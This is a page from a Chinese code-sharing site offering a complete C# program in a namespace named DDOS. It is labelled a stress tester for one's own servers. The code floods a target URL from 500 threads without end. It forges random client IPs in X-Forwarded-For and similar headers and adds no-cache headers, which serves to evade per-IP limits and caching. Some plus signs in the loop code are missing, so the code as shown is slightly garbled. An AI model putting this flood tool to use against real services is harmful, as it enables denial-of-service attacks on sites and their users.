



实例介绍
 using System;
using System.Configuration;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Net.Http;
using System.Net.Security;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;
using System.Threading;
namespace DDOS
{
internal class Program
{
#region 压测配置(全平台通用)
private static readonly string TargetUrl = ConfigurationManager.AppSettings["DDOSURL"] ?? "http://127.0.0.1/";
private static readonly HttpMethod RequestMethod = HttpMethod.Get;
// 并发建议:普通机 800~1400 服务器 1400~2000
private static readonly int ThreadCount = 500;
private static readonly int TotalRequestCount = 0;
private static readonly int RequestDelay = 0;
private static readonly int Timeout = 1800;
private static readonly string LogPath = $"PerfTest_{DateTime.Now:yyyyMMddHHmmss}.log";
#endregion
// 高性能计数器
private static readonly LongCounter _totalRequests = new LongCounter();
private static readonly LongCounter _successRequests = new LongCounter();
private static readonly LongCounter _failedRequests = new LongCounter();
private static readonly LongCounter _totalResponseTime = new LongCounter();
private static long _minResponseTime = long.MaxValue;
private static long _maxResponseTime;
private static readonly object _timeLock = new object();
private static readonly object _logLock = new object();
private static readonly object _randomLock = new object();
private static readonly Random _random = new Random();
private static volatile bool _isStop = false;
private static readonly HttpClient _httpClient;
static Program()
{
// ========== 跨平台网络初始化 ==========
if (RuntimeInformation.IsOSPlatform(OSPlatform.Windows))
{
// Windows IIS 专属优化
ServicePointManager.DefaultConnectionLimit = 20000;
ServicePointManager.Expect100Continue = false;
ServicePointManager.UseNagleAlgorithm = false;
ServicePointManager.MaxServicePointIdleTime = 1500;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
ServicePointManager.CheckCertificateRevocationList = false;
}
else if (RuntimeInformation.IsOSPlatform(OSPlatform.Linux))
{
// Linux 专属优化(适配 Nginx/Kestrel)
ServicePointManager.DefaultConnectionLimit = 20000;
ServicePointManager.Expect100Continue = false;
ServicePointManager.MaxServicePointIdleTime = 1500;
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
}
var handler = new HttpClientHandler
{
AllowAutoRedirect = false
};
// 全局忽略SSL证书(双平台通用)
handler.ServerCertificateCustomValidationCallback = (sender, cert, chain, err) => true;
_httpClient = new HttpClient(handler)
{
Timeout = TimeSpan.FromMilliseconds(Timeout),
MaxResponseContentBufferSize = 512
};
// 通用请求头
_httpClient.DefaultRequestHeaders.UserAgent.ParseAdd(
"Mozilla/5.0 (Windows NT 10.0; Linux x64) Chrome/120.0.0.0 Safari/537.36");
_httpClient.DefaultRequestHeaders.Connection.Add("keep-alive");
}
/// <summary>生成随机伪造IP</summary>
private static string GetFakeIP()
{
lock (_randomLock)
{
return $"{_random.Next(1, 223)}.{_random.Next(0, 255)}.{_random.Next(0, 255)}.{_random.Next(1, 254)}";
}
}
static void Main(string[] args)
{
// 全局绿色控制台(Windows/Linux 终端均兼容)
Console.ForegroundColor = ConsoleColor.Green;
string osName = RuntimeInformation.IsOSPlatform(OSPlatform.Windows) ? "Windows(IIS)" : "Linux";
Console.Title = "Cross Platform Pressure Tester";
Console.WriteLine("==================================================");
Console.WriteLine(" 跨平台压力测试工具 (IIS/Linux)");
Console.WriteLine(" 仅用于自有授权服务器");
Console.WriteLine($" 运行系统: {osName}");
Console.WriteLine("==================================================");
Console.WriteLine($"测试目标: {TargetUrl}");
Console.WriteLine($"并发线程: {ThreadCount}");
Console.WriteLine($"请求超时: {Timeout} ms");
Console.WriteLine("--------------------------------------------------");
Console.WriteLine("按下 Ctrl C 停止测试...\n");
InitLog();
// 停止事件(双平台兼容)
Console.CancelKeyPress = (s, e) =>
{
e.Cancel = true;
_isStop = true;
WriteLog("[系统] 收到停止指令,正在退出");
Console.WriteLine("\n[系统] 等待请求收尾,请稍候...");
};
// 启动线程池(全平台最稳定模型,无异步异常)
for (int i = 0; i < ThreadCount; i )
{
int threadId = i 1;
ThreadPool.QueueUserWorkItem(WorkerTask, threadId);
}
// 主线程阻塞等待停止
while (!_isStop)
{
Thread.Sleep(200);
}
// 平滑等待子线程退出
Thread.Sleep(800);
_httpClient.Dispose();
// 输出统计报告
OutputResult();
Console.ResetColor();
Console.WriteLine("\n按任意键退出...");
Console.ReadKey();
}
/// <summary>工作线程主体(双平台稳定运行)</summary>
private static void WorkerTask(object state)
{
int threadId = (int)state;
while (!_isStop)
{
if (TotalRequestCount > 0 && _totalRequests.Value >= TotalRequestCount)
break;
long reqNo = _totalRequests.Increment();
string ip = GetFakeIP();
Stopwatch sw = Stopwatch.StartNew();
try
{
using (HttpRequestMessage req = new HttpRequestMessage(RequestMethod, TargetUrl))
{
// 多组IP头 禁用缓存,拉满压力
req.Headers.TryAddWithoutValidation("X-Real-IP", ip);
req.Headers.TryAddWithoutValidation("X-Forwarded-For", ip);
req.Headers.TryAddWithoutValidation("X-Client-IP", ip);
req.Headers.TryAddWithoutValidation("Client-IP", ip);
req.Headers.TryAddWithoutValidation("Cache-Control", "no-cache, no-store");
req.Headers.TryAddWithoutValidation("Pragma", "no-cache");
// 同步调用,彻底规避 TaskCanceledException
using (var resp = _httpClient.SendAsync(req).Result)
{
sw.Stop();
UpdateStats(true, sw.ElapsedMilliseconds);
Console.WriteLine($"线程:{threadId,4} 请求:{reqNo,8} 客户端IP:{ip,-15} 状态:{resp.StatusCode,-12} 耗时:{sw.ElapsedMilliseconds,4} ms");
}
}
}
catch
{
sw.Stop();
UpdateStats(false, sw.ElapsedMilliseconds);
Console.WriteLine($"线程:{threadId,4} 请求:{reqNo,8} 客户端IP:{ip,-15} 状态:请求失败 耗时:{sw.ElapsedMilliseconds,4} ms");
}
if (RequestDelay > 0 && !_isStop)
{
Thread.Sleep(RequestDelay);
}
}
}
private static void UpdateStats(bool success, long time)
{
if (success) _successRequests.Increment();
else _failedRequests.Increment();
_totalResponseTime.Add(time);
lock (_timeLock)
{
if (time < _minResponseTime) _minResponseTime = time;
if (time > _maxResponseTime) _maxResponseTime = time;
}
}
private static void InitLog()
{
lock (_logLock)
{
using (var sw = new StreamWriter(LogPath, true, System.Text.Encoding.UTF8))
{
sw.WriteLine("==================================================");
sw.WriteLine($"压测启动 {DateTime.Now:yyyy-MM-dd HH:mm:ss} | 系统: {RuntimeInformation.OSDescription}");
sw.WriteLine($"目标地址: {TargetUrl} | 并发: {ThreadCount} | 超时: {Timeout}ms");
sw.WriteLine("==================================================");
}
}
}
private static void WriteLog(string msg, bool error = false)
{
lock (_logLock)
{
try
{
using (var sw = new StreamWriter(LogPath, true, System.Text.Encoding.UTF8))
{
string tag = error ? "[ERROR]" : "[INFO]";
sw.WriteLine($"{DateTime.Now:HH:mm:ss} {tag} {msg}");
}
}
catch { }
}
}
private static void OutputResult()
{
long total = _totalRequests.Value;
long succ = _successRequests.Value;
long fail = _failedRequests.Value;
double successRate = total > 0 ? (double)succ / total * 100 : 0;
double avgTime = succ > 0 ? (double)_totalResponseTime.Value / succ : 0;
long minTime = _minResponseTime == long.MaxValue ? 0 : _minResponseTime;
Console.WriteLine("\n==================================================");
Console.WriteLine(" 测试统计报告");
Console.WriteLine("==================================================");
Console.WriteLine($"总请求数 : {total}");
Console.WriteLine($"成功请求 : {succ}");
Console.WriteLine($"失败请求 : {fail}");
Console.WriteLine($"成功率 : {successRate:0.00} %");
Console.WriteLine($"最短响应耗时 : {minTime} ms");
Console.WriteLine($"最长响应耗时 : {_maxResponseTime} ms");
Console.WriteLine($"平均响应耗时 : {avgTime:0.00} ms");
Console.WriteLine("==================================================");
WriteLog("========== 测试结束 统计报告 ==========");
WriteLog($"总请求:{total} | 成功:{succ} | 失败:{fail} | 成功率:{successRate:0.00}%");
WriteLog($"耗时 最小:{minTime}ms 最大:{_maxResponseTime}ms 平均:{avgTime:0.00}ms");
WriteLog("======================================\n");
}
}
/// <summary>无锁高性能计数器(跨平台通用)</summary>
public class LongCounter
{
private long _value;
public long Value => _value;
public long Increment() => Interlocked.Increment(ref _value);
public void Add(long val) => Interlocked.Add(ref _value, val);
}
}
好例子网口号:伸出你的我的手 — 分享!
小贴士
感谢您为本站写下的评论,您的评论对其它用户来说具有重要的参考价值,所以请认真填写。
- 类似“顶”、“沙发”之类没有营养的文字,对勤劳贡献的楼主来说是令人沮丧的反馈信息。
- 相信您也不想看到一排文字/表情墙,所以请不要反馈意义不大的重复字符,也请尽量不要纯表情的回复。
- 提问之前请再仔细看一遍楼主的说明,或许是您遗漏了。
- 请勿到处挖坑绊人、招贴广告。既占空间让人厌烦,又没人会搭理,于人于己都无利。
关于好例子网
本站旨在为广大IT学习爱好者提供一个非营利性互相学习交流分享平台。本站所有资源都可以被免费获取学习研究。本站资源来自网友分享,对搜索内容的合法性不具有预见性、识别性、控制性,仅供学习研究,请务必在下载后24小时内给予删除,不得用于其他任何用途,否则后果自负。基于互联网的特殊性,平台无法对用户传输的作品、信息、内容的权属或合法性、安全性、合规性、真实性、科学性、完整权、有效性等进行实质审查;无论平台是否已进行审查,用户均应自行承担因其传输的作品、信息、内容而可能或已经产生的侵权或权属纠纷等法律责任。本站所有资源不代表本站的观点或立场,基于网友分享,根据中国法律《信息网络传播权保护条例》第二十二与二十三条之规定,若资源存在侵权或相关问题请联系本站客服人员,点此联系我们。关于更多版权及免责申明参见 版权及免责申明

网友评论
我要评论